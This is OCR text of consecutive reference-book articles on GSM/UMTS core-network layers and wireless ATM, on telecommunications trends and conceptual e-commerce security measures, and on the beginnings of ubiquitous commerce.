


Figure 4. The different paths of voice and packet connections



ment. In order to perform the call control functionality (call setup and paging) and also part of the mobility management functionality (handovers) the MSC server is interconnected physically and logically (by inter-exchanging signaling messages) to the MGW on the transport layer to control the call setup phase. For the positioning management, the MSC server is interconnected physically and logically towards the home location register (HLR) database to perform the necessary updating and also part of the call control functionality (the HLR enquiry for terminating calls). From Figure 2, two main logical servers are defined, the MSC/VLR server, and the GMSC server towards the transport layer. Towards the service layer SSP (*Service Switching Point)*, the server is used to implement intelligent network (IN) functions. Finally towards the external networks (PSTN fixed telephony) the TSC server is introduced providing a undercover functionality of the layered network architecture towards external networks (always STM).

The Application Layer

The top layer is the application layer. The application layer provides generic services platforms for a wide range of services; these applications would typically be Internet applications, IN applications, and so forth. The application layer consists of two different nodes, the application servers nodes and the service capability servers nodes. The application servers provide service logical functions and content related services as Web banking or database searches. The service capability servers nodes interface with the network specific resources (MSC servers) in the core network and provide generic open interfaces (APIs) to the application servers. Examples are WAP servers, CAMEL servers, and mobile positioning center (MPC).

Intelligent Network Services

An IN is a new application concept existing in the control layer and also in the application layer and based on a pre-established concept in PSTN that meets the market demand for advanced services within the existing GSM networks. IN offers a number of advantages to a GSM network operator: increased subscriber numbers due to more attractive services, increased revenue due to use of services, increased subscriber loyalty, increased flexibility in deploying services in a network, decreased development time for services, reusability of service modules, personal number, camel, and prepaid SIM card.

A prepaid SIM card enables a subscriber to pay in advance for an agreed amount of call charges. The amount is stored on the subscriber's SIM card. When the limit of call charges is exceeded, the subscriber will no longer be able to make calls, but may purchase more call charges as desired. In addition, there is no fixed term of subscription, meaning that a subscriber is not bound to a contract of subscription and the associated fees. Advantages for an operator include increased number of subscribers and payment in advance for calls.

The concept of a prepaid SIM card is an idea that has become commercially a big success. With a prepaid SIM the subscriber does not enter into a standard contract and pay a monthly or quarterly fee; instead the subscriber gets a special subscription which is already connected to the network. The prepaid SIM card allows the user to make calls until the prepaid fee has been used. Then the subscriber will have to buy a refill card and enter a code from the refill card to make more calls. People without income and people who only need to use a mobile phone occasionally often use this method of payment and those who do not want to pay monthly rates for a phone they rarely use. It could also be used to assign an individual limit of call credit with the knowledge that the limit cannot be exceeded.

IN provides a defined architecture for the introduction of new services throughout the network with a minimum impact on the switching elements and the signaling systems. It consists of the Service Switching Function (SSF) that exists in the control layer and is a part of the software of the MSC server and the Service Control Function (SCF) that is a stand-alone server in the application layer and it is interconnected to the MSC server and the HLR (Figure 2).

Customized Application for Mobile Enhanced Logic (CAMEL) is a network feature in the application layer also. It is a protocol that may be used by operators to provide the subscriber with operator specific services even when roaming outside the home PLMN. CAMEL is based on ETSI (European Telecommunications Standards Institute) CSx standards and is the first true multivendor IN standard. Camel allows competition between operators for the same service types. Probably one of the most important features of CAMEL is to support prepaid international roaming. There is high consumer demand for this feature and it results in considerable revenue increases for operators.

CONCLUSION AND FUTURE TRENDS

In this article, wireless ATM network is described, that can be used as part of combining future heterogeneous cellular systems (Figure 1). It will expand from one hand the range of offered services and from the other hand the amount of resources available to wireless users.

Future convergence of several wireless networks in an interoperability environment is critical for the existence and reliability of services worldwide. The interconnection should take special care for mobility procedures, especially for handover which in our cases is considered to be intersystem handover. A common transmission interconnection network should be implemented capable of managing all mobility procedures that might take place during the movement and required services of heterogeneous subscribers. Wireless ATM is a promising candidate since it consists of a robust architecture based on wired ATM; it supports multiple services from different sources and it can interconnect different networks as a transport mechanism. The wireless environment poses the main problems as cell losses due to radio environment, cell out of order in case of handovers, and generally congestion in case of simultaneous resources demands. Future research in wireless ATM should concentrate in Forward Error Connection (FEC) techniques to guarantee the cell integrity, handover algorithms to preserve the cell sequence, call admission control algorithms to take care of congestion and priority services, and special signaling over existing ATM to maintain the mobility cases.

REFERENCES

ATM Forum. (1996). *ATM Forum User Network Interface specification version 3.1.* Author.

Cox D.C (1991). A radio system proposal for widespread lowpower tetherless communications. *IEEE Transactions on Communications, 39*(2), 324–335.

Cox, D.C. (1995). Wireless personal communications: What is it? *IEEE Personal Communications Magazine, 2*(2), 2–35.

Esmailzadeh, R., Nakagawa, M., & Jones, *A.* (2003). TDD-CDMA for the 4th generation of wireless communications. *IEEE Wireless Communications, 10*(4), 8–15.

Houssos, N., Alonistioti, A., Merakos, L., Mohyeldin, E., Dillinger, M., Fahrmair, M., & Schoenmakers, M. (2003). Advanced adaptability and profile management framework for the support of flexible mobile service provision. *IEEE Wireless Communications, 10*(4), 52– 61.

Louvros, S., & Iossifides, A.C. (2004, January–March). The evolution of the smart card in mobile communications. *The Journal of the Communications Network, 3*, part 1.

Louvros, S., Karaboulas, D., Iossifides, A.C., & Kotsopoulos, S.A. (2003). Convergence of heterogeneous wireless networks using a wireless ATM platform. In *Encyclopedia of multimedia and networks* (pp. 359–367). Idea Group Inc. ISBN 1-59140-561-0.

Siegmund, H., Redl, S.H., Weber, M. K., & Oliphant, M. W. (1995). *An introduction to GSM*. Boston: Artech House.

Simoens, S., Pellati, P., Gosteau, J., Gosse, K., & Ware, C. (2003). The evolution of 5 GHz WLAN toward higher throughputs. *IEEE Wireless Communications, 10*(6), 6–13.

KEY TERMS

ATM: Asynchronous Transfer Mode, a transmission technique that transmits combined information in small, fixed size packets called *ATM cells.*

EDGE: Enhanced Data for GSM evolution, an enhanced version of GSM network for higher data rates. The main difference is the adoption of 8 QPSK modulation in the air interface that increases the available bit rates.

GPRS: General Packet Radio Services, an evolution of GSM network that supports data services with higher bit rates than GSM. It uses the same air interface with GSM, but it supports IP signaling back to the core network.

GSM: Global System Mobile, a mobile network that provides all services of fixed telephony in wireless subscribers.

MGW: Media Gateway, the transport layer part of the MSC functionality in soft-switch solution.

MSC Server: The control layer part of the MSC functionality in the soft-switch solution.

WLAN: Wireless Local Area Network, a wireless network that provides access to subscribers with end-to-end IP connections, known also as IEEE 802.11.

UMTS: Universal Mobile Telecommunication System, the evolution of GSM to higher bandwidth services and multimedia applications.

Trends in Telecommunications and Networking in Secure E-Commerce Applications

Ephrem Eyob
Virginia State University, USA

Emmanuel Omojokun
Virginia State University, USA

Adeyemi A. Adekoya
Virginia State University, USA

INTRODUCTION

Telecommunications and networking, two prominent technologies of the information age, have enjoyed substantial investments from industry and government, resulting in unparalleled growth in the transmission of voice, video, and data over wired and wireless media. Since their inception several decades ago, these technologies and their business applications have progressed through several stages. Such progression commenced from the development of the primitive electronic funds transfer (EFT) in which funds could be transferred electronically, to the enormous variety of technologies available today. Several decades ago, the delivery of video, voice, and data was accomplished through three independent networks: television, telephone, and data networks, respectively (Panko, 2007). Today, a convergence of the three networks is occurring. For example, networking technology can deliver video, data, voice (through VoIP), graphics and other multimedia contents at considerable speed. Currently, there are many applications associated with telecommunications and networking technologies. They include electronic mail (e-mail), voice over Internet protocol (VoIP), and videoconferencing. Also, the Internet which was built on the world-wide telecommunications and networking infrastructure gave rise to many applications such as electronic commerce (e-commerce), electronic data interchange (EDI), and several other World Wide Web (Web) applications. Electronic commerce, which is the process of buying, selling, or exchanging products, services, and information via computer networks, has evolved and become an ever-booming enterprise.

The advent of broadband digital subscriber line (DSL) and broadband cable has enabled the transmission of data signals through telephone and cable-television (cable-TV) networks.

Moreover, broadband technology has made high speed Internet access very affordable for small businesses and individuals. It has also facilitated e-commerce by providing businesses and consumers easy access to the global information super highway. The fact that e-commerce transactions involve the transmission of personal and organization's proprietary information over the unsecured Internet, make them easy targets for hackers. Therefore, security of electronic communications is a major problem that must be addressed by organizations that engage in e-commerce.

This article presents the trends in telecommunications and networking; security problems confronting such technologies and related e-commerce applications; and the management of security issues associated with these technologies.

BACKGROUND

Major trends surrounding telecommunications and networking technologies are distinctively at three levels, namely industry, technology, and applications. The attributes that uniquely characterize the different levels are described as follows:

- **Industry trends:** Are signified by more competitive vendors, carriers, alliances, and network services, accelerated by deregulation and the growth of the Internet and the World Wide Web.

- **Technology trends:** The extensive use of the Internet, digital fiber-optic, and wireless technologies to create high-speed local and global internetworks for voice, data, images, audio, and video communications are central and, individually and collectively highlight the changing patterns in technology.
- **Applications trends:** The pervasive use of the Internet, enterprise intranets, and interorganizational extranets to support electronic business and commerce, enterprise collaboration, and strategic advantage in local and global markets dominate the applications arena.

The most striking and strong impact effect is at the applications level where, as a consequence, the phenomenal growth of the Internet has heralded the new and ubiquitous electronic marketplace known as e-commerce. It is not an overstatement that e-commerce has revolutionized the way businesses trade with each other and with consumers. Models of e-commerce are many and varied. The most popular implementations are business-to-business (B2B), business-to-consumer (B2C), business to government (B2G) and consumer-to-consumer (C2C) e-commerce transactions (Oreku, & Li, 2005).

B2B e-commerce involves two companies trading or transmitting funds over the Internet utilizing electronic data interchange, electronic mail, and other Web applications. B2C e-commerce occurs when a business provides services or sells products to consumers over the Internet. In this type of e-commerce, the end-user or consumer must provide personal and credit card information online. B2G covers electronic transactions between businesses and the government or the transmission of funds from the government to business for products and services provided. C2C e-commerce involves two end-users where one partner is the online seller and the other is the buyer. It is common for this type of e-commerce to utilize a third party's Web site such as *eBay.com* for online transactions. The third party usually profits by receiving a commission at the end of each sale.

In the United States alone, online retail sales have been projected to more than double from $56 billion in 2003 to $139 billion in 2008 (E-marketer, 2005b). Table 1, in consonance with prevailing projections, presents the estimated quarterly e-commerce retail sales in the United States from 2003 to 2006.

The data, which is not adjusted for holiday and seasonal variations, was obtained from the United

Table 1. Estimated quarterly United States e-commerce retail sales from 2003 to 2006

YEAR	QUARTER	E-COMMERCE RETAIL SALES (IN BILLIONS OF DOLLARS)
2006	3rd Quarter	25.61
	2nd Quarter	24.76
	1st Quarter	24.51
2005	4th Quarter	27.08
	3rd Quarter	21.28
	2nd Quarter	20.14
	1st Quarter	19.53
2004	4th Quarter	21.99
	3rd Quarter	16.95
	2nd Quarter	16.07
	1st Quarter	15.89
2003	4th Quarter	17.70
	3rd Quarter	13.76
	2nd Quarter	12.85
	1st Quarter	12.33

States Department of Commerce (Scheleur, King, & Shimberg, 2006).

It is evident from the table that retail e-commerce sales monotonically increased from year to year (more than doubled from 2003 to 2006). It is interesting to note that more sales are realized in the fourth quarter of each year, which apparently falls in the end-of-year holiday season. While the growth and projections of e-commerce over the last several years have been unprecedented and impressive, the limiting factors are the security issues and concerns that continue to plague these ever-booming Web-based transactions.

E-COMMERCE SECURITY THREATS

The foundations on which e-commerce was built and have come to rely upon have been trust and security. Security of electronic communications is a major control issue for organizations engaged in electronic commerce. It is essential that commerce related data of buyers and sellers be kept private when they are transmitted electronically. The data being transmitted also must be protected against being purposefully altered by someone other than the sender; for example, stock market execution orders or product orders accurately represent the wishes of the buyer and seller.

In the early stages of e-commerce, businesses were mainly concerned about the reliability of their networking infrastructure; therefore, security was not a major concern. Presently, connecting to the Internet or transmitting data and information via different networks (intranets), extranets may not be as secure and error-proof, as one would normally expect. Special security measures are often required to thwart all undesired and potentially damaging threats.

Currently, there are many threats to organizations' information technology infrastructure and applications, particularly e-commerce, due to its reliance on the unsecured Internet. Although, most of networking threats are introduced by e-commerce because of the latter's reliance on corporate networks and the Internet, however, identity theft is one that consumers seem to be mostly concerned about. This is because whenever an online purchase is made over the Internet, credit card information is at risk and vulnerable to interception by hackers.

Today, e-commerce is faced with many security threats that include hacking, destruction of data, theft of corporation's proprietary information, consumers' identity theft, denial-of-service attacks, and malware (a generalized name for all malicious codes such as viruses, worms, and Trojan horses). These threats can cause great damage to data. For example, Trojan horses can infect legitimate programs and files on a server and thereby corrupting data. Also, hacking is the act of gaining unauthorized access to a network application or a resource. The reason for initiating and perpetrating hacking varies. It may include destruction of data, theft of company's proprietary information, and creating a "backdoor" for future use, whereas identity theft is a misdeed in which one individual or entity obtains personal information of another entity illegally. Electronic commerce has some advantages that draw consumers and businesses to use Web-based applications. The advantages include convenience and flexibility of business transactions over the Internet. In spite of these advantages, many consumers still fail to utilize the technology because of fear of identity theft. For example, Table 2 displays losses resulting from online payment fraud in 2003 and 2004 in the United States exclusively. It also shows that identity theft and fraud complaints rose by 17% from 542,378 cases in 2003 to 635,173 cases in 2004. The number of identity theft and fraud complaints was 686,683 in 2005 (E-marketer, 2005b; Federal Trade Commission, 2006). However, it should be noted that, many online retail fraudulent events go unreported and hence, unrecorded. The victim typically is embarrassed and may not want to readily expose himself or herself to ridicule. Therefore, the actual number of cases could be much higher than those listed in Table 2.

Denial-of-service attack is a security threat that seeks to make a computer network resource such as the e-commerce server unavailable to users. This is usually accomplished by continuously flooding the e-commerce server with millions of illegitimate data packets until the server is overloaded and then fails.

SECURING E-COMMERCE APPLICATIONS

Securing e-commerce begins with securing the telecommunications and networking infrastructure in which thre e-commerce servers reside. Over the years, new and sophisticated procedures to protect valuable corporate and government information resources and assets

Table 2. Online payment fraud losses: Identity theft and fraud complaints in 2003 and 2004

YEAR	ONLINE PAYMENT FRAUD LOSSES IN BILLIONS OF DOLLARS	NUMBER OF IDENTITY THEFT AND FRAUD COMPLAINTS
2005	Not Available	686,683
2004	2.60	635,175
2003	1.89	547,378

have been developed. An example of such procedures is information assurance (IA) which is a collection of information operations dedicated to protecting and defending information and information systems by ensuring their availability, integrity, authentication, confidentiality and nonrepudiation. More specifically, there are contemporary and effective methods and solutions for safeguarding e-commerce applications (Franklin, 2005; Hanaoka et al., 2006). Such strategies include:

- Authentication, availability, confidentiality, integrity and nonrepudiation.
- Secure socket layer (SSL).
- Deployment of antivirus software.
- Deployment of logical security related to access control (user id and password).
- Provision of physical security—controlling physical access to servers.
- Provision of firewalls.
- Encryption including encrypted log-ins
- Intrusion detection.
- Development of message integrity.
- Digital signature.
- Digital certificate.
- Development of secure electronic transaction (SET) protocol (Brlek, Hamadou, & Mullins, 2006)

While it is desirable to effectively protect information by deploying the above security measures, absolute security is usually not achievable because of the high cost that may be involved and the cost/benefit conundrum. Therefore, the common practical solution to security has been to employ a risk management approach (Ulrich & Prokein, 2005). In this approach, corporations must balance each possible threat and the cost of defending the threat in order to determine if it is economically justified. Of these measures, authentication is the most basic form of security solution. In authentication, each user must present valid credentials before gaining access to resources. Common credentials consist of usernames and passwords. It is highly recommended to use passwords that cannot be easily compromised. Such passwords must contain at least eight characters including lower and upper case letters, digits, and other characters. Secure Socket Layer is the protocol used to encrypt personal and credit card information for safe transmission over the Internet. SSL is used extensively by e-commerce because SSL is built-in into most browsers (Gehling & Stankard, 2005). When SSL was first developed over a decade ago, using 40-bit encryption was fairly standard and seemed safe. However, because data encrypted in 40-bit is now vulnerable, the need to use safer encryption standards such as 128-bit and higher became inevitable. Today, browsers can encrypt data using 128-bit or higher. In addition to encryption, the e-commerce company must verify the user's identity. Also, the e-commerce Web server must send a digitally signed SSL certificate that the server will use to identify itself to the browser. In order to enhance consumers' trust for e-commerce, VeriSign, a leader in online security, developed extended validation (EV) SSL Certificate standards in 2006. Whenever a consumer visits an e-commerce Web site that is secured with EV SSL, the browser's address bar will display the address of the Web site in green to indicate that the consumer is visiting a high authenticated e-commerce site. In addition, the Certificate Authority (such as VeriSign) that performs the extended validation authentication will be displayed in the browser's address line. EV SSL is designed to work with better secured Microsoft Windows Vista operating systems and new Web browsers such as the Microsoft's Internet Explorer 7 or a higher edition (VeriSign, 2006).

Moreover, firewalls are hardware and software security solutions that are used to prevent attacks on e-commerce servers and other sensitive network resources. Firewall examines each arriving packet and determines if it is a legitimate or attack packet. All genuine packets are allowed to pass through the firewall. On the other hand, suspected attack packets that potentially can cause denial-of-service attacks are discarded. Intrusion detection and prevention systems are used to complement firewalls. These systems are capable of stopping attack packets that may pass through firewalls. These systems utilize other filtering methods which enable complicated attack packets to be detected and prevented.

FUTURE TRENDS

Several contemporary and emerging technologies promise to contribute and in no small scale, to the growth of e-commerce as they become widely embraced. They include:

- **Digital television (Digital-TV):** This technology promises the possibility for viewers to directly interact with real-time images on television. Access to the Internet from the television will be possible through dial-up or broadband connections. For example, a television commercial advertising a product could present a user with a clickable link that would connect the user to a Web site describing the product—and possibly adding the product to the user's shopping cart on the Web site (Zhang, Eskicioglu, Willis, Dinh, & Lipscomb, 2002). As the technology fully matures, consumers would be able to switch from the television mode to the interactive application (or Internet) mode in order to access the Internet and make purchases. It would also permit both modes to be viewed simultaneously.
- **Mobile e-commerce (m-commerce):** This allows Internet-enabled hand-held devices such as mobile telephones and personal digital assistants (PDAs) to connect to the Internet wirelessly and conduct e-commerce transactions. M-commerce could, for example, allow a shopper while in a store, to use a cell phone to navigate relevant Web sites for the relative pricing of a product of interest. Assuming that a lower price is found, the shopper could immediately order the item from the cell phone.

These technologies are not without some challenges. In m-commerce, the hand-held devices have limited resources such as low bandwidth, inadequate memory/processing power, small screens and tiny keyboards. For example, limited keyboard size and screen could make completion of e-commerce related forms such as shipping address and credit card not convenient. Therefore, e-commerce applications and other Web contents must be adapted for hand-held devices. The ".mobi" Web domain is one initiative being considered by several companies to address this issue. This initiative creates a separate domain (.mobi) for Web-browsing on mobile devices in which sites are specifically tailored for display on small screens. The idea of separating the Web into standard (desktop-based) and mobile sites, however, has caused some contention because it adds ambiguity when referencing Web content (dotMobi, 2006). This ambiguity could open doors to more threatening activity such as site phishing. Also, the low processing power of mobile devices could limit the kinds of client-side security mechanisms (e.g., antiphishing enabled browsers) that they can support. An effective security solution might conflict the efficiency and flexibility expected by users of m-commerce. Finally, and perhaps more obvious, m-commerce introduces new security threats that must be addressed in order to protect personal and company information that are transmitted over wireless networks (Thanh, 2000). All things considered, the future of e-commerce and allied technologies will depend strongly on the development and maintenance of effective, proven, and state-of-the-art online security.

CONCLUSION

While much progress has been achieved in the area of implementation of advanced and state-of-the-art Internet-based business transactions and technologies, much more needs to be done in ameliorating the current level of threat against such technologies. As more personally-identifiable and business information become available in electronic form, and are replicated over and over again, the risks of invading privacy become even greater in the information society and for e-commerce. Lack of consumer confidence could well undermine a well-intentioned move toward a globally interconnected world. In order to continue to draw consumers and businesses to e-commerce sites, security issues must be resolved. The hope is that information assurance and allied technologies acting singly or collectively will go a long way to fulfilling the much needed security for e-commerce applications.

REFERENCES

Brlek, S., Hamadou, S., & Mullins, J. (2006, February 19-25). Some remarks on the certificates registration of the electronic commerce protocol set. In *Proceedings of the International Conference on Internet and Web Applications and Services/Advanced International Conference* (p. 119).

dotMobi. (2006). Retrieved April 24, 2007, from http://pc.mtld.mobi/mobilenet/index.html

E-marketer. (2005a). *Statistics: E-business trends*. Retrieved April 24, 2007, from http://www.shop.org/learn/stats_ebizz_security.asp

E-marketer. (2005b). Retrieved April 24, 2007, from http://www.emarketer.com

Federal Trade Commission. (2006). Retrieved April 24, 2007, from http://www.ftc.gov/opa/2006/01/topten.htm

Franklin, C., Jr. (2005). Digital signatures are key to e-mail security. *Network Computing*, *16*(20), 69-72.

Gehling, B., & Stankard, D. (2005, September 23-24). E-commerce security. In *Proceedings of the Information Security Curriculum Development Conference*. Kennesaw, GA: ACM Press.

Hanaoka, G. et al. (2006). Unconditional secure anonymous encryption and group authentication. *The Computer Journal*, *49*(3), 310-321.

Oreku, G., & Li, J. (2005, November 28-30). Rethinking e-commerce security. In *IEEE Proceedings of the International Conference on Computational Intelligence for Modeling, Control and Automation, and International Conference on Intelligent Agents, Web Technologies and Internet Commerce (CIMCA-IAWTIC'05)* (vol. 1, pp. 223-228). IEEE Computer Society.

Panko, R. (2007). *Business data networks and telecommunications*. Prentice Hall.

Scheleur, S., King, C., & Shimberg, M. (2006).U.S. Department of Commerce, Washington, D.C. 20233. Retrieved April 24, 2007, from http://www.census.gov/mrts/www/ecomm.html

Thanh, D. (2000, September 4-8). Security issues in mobile e-commerce. In *Proceedings of the 11th International Workshop on Database and Expert Systems Applications* (pp. 412-425). IEEE Computer Society.

Ulrich, F., & Prokein, O. (2005, July 19-22). An optimization model for the management of security risks in banking companies. In *Proceedings of the Seventh IEEE International Conference on E-commerce Technology* (pp. 266-273).

VeriSign, Inc. (2006). *Secure Site Pro with EV: True 128-bit Extended Validation SSL*. Retrieved April 24, 2007, from http://www.verisign.com/ssl/buy-ssl-certificates/extended-validation-pro-ssl-certificates/index.html

Zhang, L., Eskicioglu, A., Willis, D., Dinh, K., & Lipscomb, J. (2002). An integrated live interactive content insertion system for digital TV commerce. In *Proceedings of the IEEE Fourth International Symposium on Multimedia Software Engineering* (pp. 286).

KEY TERMS

Authentication: Security measure designed to establish the validity of a transmission, message, or originator, or a means of verifying an individual's authorization to receive specific categories of information.

Availability: Timely, reliable access to data and information services for authorized users.

Bandwidth: Amount of data that can be transmitted in a second. It is measured in bits per second.

Confidentiality: Assurance that information is not disclosed to unauthorized persons, processes, or devices.

Digital Certificate: An attachment to an electronic message to verify the identity of the sender and to provide the receiver with the means to encode a reply.

Digital Signature: A digital code that can be attached to an electronically transmitted message to uniquely identify its contents and the sender.

Integrity: Protection against unauthorized modification or destruction of information.

Multimedia: This combines different media such as text, voice, and video into a single application.

Nonrepudiation: Assurance that the sender of data is provided with proof of delivery and the recipient is provided with proof of the sender's identity, so neither can later deny having processed the data.

Protocol: A set of rules that control transmission on a network.

Ubiquitous Commerce

Holtjona Galanxhi-Janaqi
University of Nebraska-Lincoln, USA

Fiona Fui-Hoon Nah
University of Nebraska-Lincoln, USA

INTRODUCTION

Ubiquitous commerce, also referred to as "u-commerce" or "über-commerce," is the combination of electronic, wireless/mobile, television, voice, and silent commerce. However, its full realization would bring something more than the simple sum of its components. Ubiquitous commerce can be defined as "the use of ubiquitous networks to support personalized and uninterrupted communications and transactions between a firm and its various stakeholders to provide a level of value, above, and beyond traditional commerce" (Watson, Pitt, Berthon, & Zinkhan, 2002).

CHARACTERISTICS OF UBIQUITOUS COMMERCE

The core of the u-commerce vision is overcoming spatial and temporal boundaries (Junglas & Watson, 2006).

One of the characteristics of u-commerce is *ubiquity*. It means that computers will be everywhere, and every device will be connected to the Internet. It is this omnipresence of computer chips that will make them "invisible," as people will no longer notice them (Watson et al., 2002). Ubiquity incorporates three lower level constructs: accessibility, reachability, and portability (Junglas & Watson, 2006).

U-commerce will also add *universality*. Universality, which incorporates the ideas of multifunctional entities and interoperability (Junglas & Watson, 2006), will eliminate the problems of incompatibility caused by the lack of standardization, like the use of mobile phones in different networks. A universal device will make it possible to stay connected at any place and any time.

U-commerce will add *uniqueness* of information. Junglas and Watson (2006) define uniqueness as the "drive to know precisely the characteristics and location of a person or entity" and it incorporates three lower level constructs: localization, identification and portability. Uniqueness means that the information provided to the users will be easily customized to their current context and particular needs in specific time and place.

Finally, *unison* aggregates the mobile applications and data synchronization in one construct (Junglas & Watson, 2003b; Junglas & Watson, 2006). In a u-commerce environment, it is possible to integrate various communication systems such that there is a single interface or connection point to them (Watson et al., 2002).

COMPONENTS OF UBIQUITOUS COMMERCE

Junglas and Watson (2003a) view u-commerce as a conceptual extension of e-commerce and m-commerce.

Electronic Commerce

Electronic commerce (e-commerce) is the use of the Internet and the Web to transact business. There are three main types of e-commerce: business-to-consumer, business-to-business, and consumer-to-consumer. In addition, government-to-government, government-to-consumer, and consumer-to-government have emerged. E-commerce is the most established type of commerce performed through digital means. Companies are using it as a part of their traditional commerce or as a pure online business model.

Wireless Commerce

Wireless commerce extends e-commerce with characteristics such as reachability, accessibility, localization, identification, and portability (Junglas & Watson, 2006). Wireless commerce is a key part of u-commerce, because it creates the possibility for communications between people, businesses, and objects to happen anywhere and anytime. Mobile and wireless devices are enabling organizations to conduct business in more efficient and effective ways (Nah, Siau, & Sheng, 2005). Wireless devices can offer many advantages for companies and individuals, such as empowering the sales force, coordinating remote employees, giving workers mobility, improving customer service, and capturing new markets.

Other components of u-commerce are voice, television, and silent commerce.

Voice Commerce

An increasing number of businesses are using computerized voice technologies: speech recognition, voice identification, and text-to-speech. Voice commerce enables businesses to reduce call-center operating costs and improve customer service. Voice commerce can also be used to generate new sources of revenue, but this will probably take longer to materialize. Companies are mostly pursuing voice commerce as a part of a multichannel strategy.

Television Commerce

The spread of interactive digital television will provide a platform for two-way personalized communication in the center of most homes. This will make television commerce a significant opportunity for business and a critical component of u-commerce. Television commerce is mainly used as an end-consumer channel. Since it can reach a wide range of the population, governments may also use it to deliver their services. Digital television is also a suitable method to deliver innovative services. The interacting TV (TiVo) integrates software and set-top boxes to facilitate digital interactive television with many capabilities, including "time-shifting" content and filtering advertisements.

Silent Commerce

Silent commerce refers to the business opportunities created by making everyday objects intelligent and interactive. For example, radio frequency identification (RFID) chips allow the tagging, tracking, and monitoring of objects along an organization's supply chain. An important advantage of RFID, as compared to technologies like barcodes, is its ability to identify and track individual assets, while barcodes can only identify classes of assets. Microelectromechanical systems (MEMS) chips combine the capabilities of an RFID tag with small, embedded, mechanical devices, such as sensors. Nowadays, researchers are even talking about *nano*electromechanical systems (NEMS) or structures, which have dimensions below a micron.

With more advanced silent commerce applications, it will be possible for organizations to identify, track, and monitor every single product along the entire supply chain, and even after the sale, up to the point when the product is recycled. These more complex solutions could completely transform the businesses of tomorrow, and they create a stream of information and value.

DRIVERS FOR THE GROWTH OF U-COMMERCE

Several characteristics of u-commerce will drive its growth. Ubiquitous continuous presence, the ability to capture context through sensors, and the ability to communicate with service providers make u-commerce attractive to businesses (Gershman a& Fano, 2005).

Further, there are three global phenomena that will accelerate the growth of u-commerce (Schapp & Cornelius, 2001):

Pervasiveness of Technology

The explosive growth of nanotechnology, and the continuing capital investments in the technology at the enterprise level, increase the pervasiveness of the technology and expand the platform on which to leverage innovation and new applications. Two of the main barriers are size and power supply. Bluetooth and MEMS technology are examples that can help overcome these barriers.

Growth of Wireless

Wireless is one of the fastest-growing distributed bases: wireless networks have expanded around the globe; mobile phone usage and new applications have also exploded. Wireless commerce is, therefore, a critical component of u-commerce.

Table 1 provides an overview of the current state of different generations of cellular voice and data services.

Table 1. Generations of cellular voice and data services

Generation	Transmission technology
1G	AMPS (Advanced Mobile Phone Service)
2G	CDMA (Code Division Multiple Access) TDMA (Time Division Multiple Access) GSM (Global System for Mobile Communications)
2.5G	GPRS (General Packet Radio Service) and CDMA 2000 1x
2.75G	EDGE (Enhanced Data rates for Global Evolution)
3G	CDMA2000 (Broadband CDMA) W-CDMA (Wideband CDMA)
4G	WiMax (Wireless Metropolitan Area Networks)

Increasing Bandwidth and Connectivity

Bandwidth has been doubling every nine months, or roughly at twice the growth rate of computing power. Increasing bandwidth will lead to the creation of what is called the "evernet," where billions of devices will be connected to the hyper-speed, broadband, multiformat Web. The high-speed networks of the 3G generation will provide additional capacity and enhanced functionalities. There is a strong need to combine the wireless (LAN) concept and wide-area network design, and 4G is seen as the solution that will bridge the gap to provide a highly robust network (IC2 Institute University of Texas, 2004).

ISSUES AND CHALLENGES OF U-COMMERCE

U-Commerce applications offer many potential benefits (Czerwinski, Gage, Gemmell, Marshall, Perez-Quiñonesis, Skeels, & Catarci, 2006; Hristova & O'Hare, 2004; Lukkari, Korhonen, & Ojala, 2004; Titkov & Poslad, 2004), but they also face challenges and raise new questions (Galanxhi-Janaqi & Nah, 2004). In order for u-commerce to become a viable means of commerce, its values, as perceived by users, need to be evaluated and better understood (Sheng, Nah, & Siau, 2005). The existing technological and adoption impediments also need to be resolved (Sheng et al., 2005).

Value-focused research has shown that the fundamental objectives needed for users to conduct u-commerce are convenience, time saving, reliability of services, security, privacy, individualization, product quality, safety/health, cost, and shopping enjoyment (Sheng et al., 2005). These findings can serve as guidelines for technology developers and business practitioners in developing u-commerce applications.

Mobile commerce faces the same problems troubling e-commerce—plus a few of its own (Siau & Shen, 2003a, 2003b; Siau, Sheng & Nah, 2003), and this is true for u-commerce too. Some of the main impediments for adoption of u-commerce include lack of universality or the need to have multiple devices, lack of uniqueness or truly personal devices with the current state of technology, lack of standards leading to network heterogeneity, and lack of unison between online and offline modes (Islam & Fayad, 2003). Further, a more complex software-based network infrastructure is necessary. Such infrastructure needs to enable variable transmission, access points, services, and be capable of reorganization and reconfiguration so that all elements can act in unison (Titkov & Poslad, 2004)

The higher value of u-commerce is derived from the synergy created by its components (Bannon, Benford, Bowers, & Heath, 2005; Davis & Yung, 2005), while users' intention to adopt or reject new applications is based on the aggregate effect of perceived benefits and risks (Sheng, Nah, & Siau, 2006). Ironically, the same information practices that provide value to organizations also raise privacy concerns for individuals (Bloom, George, & Robert, 1994). The synergy between the u-commerce components increases potential benefits, but it also adds new challenges. U-Commerce inherits the privacy, trust, and security concerns of e-commerce, m-commerce, and other forms of digital commerce. Security and privacy are the two biggest concerns of consumers in embracing mobile commerce (Siau, Sheng, Nah, & Davis, 2004). Silent commerce applications further increase these concerns. Although location-based services, for example, can be beneficial to users (e.g., by providing customized and personalized services), they also pose greater privacy concerns because more information is being transmitted and shared, thus increasing the risk for unauthorized access and use (Galanxhi-Janaqi & Nah, 2006).

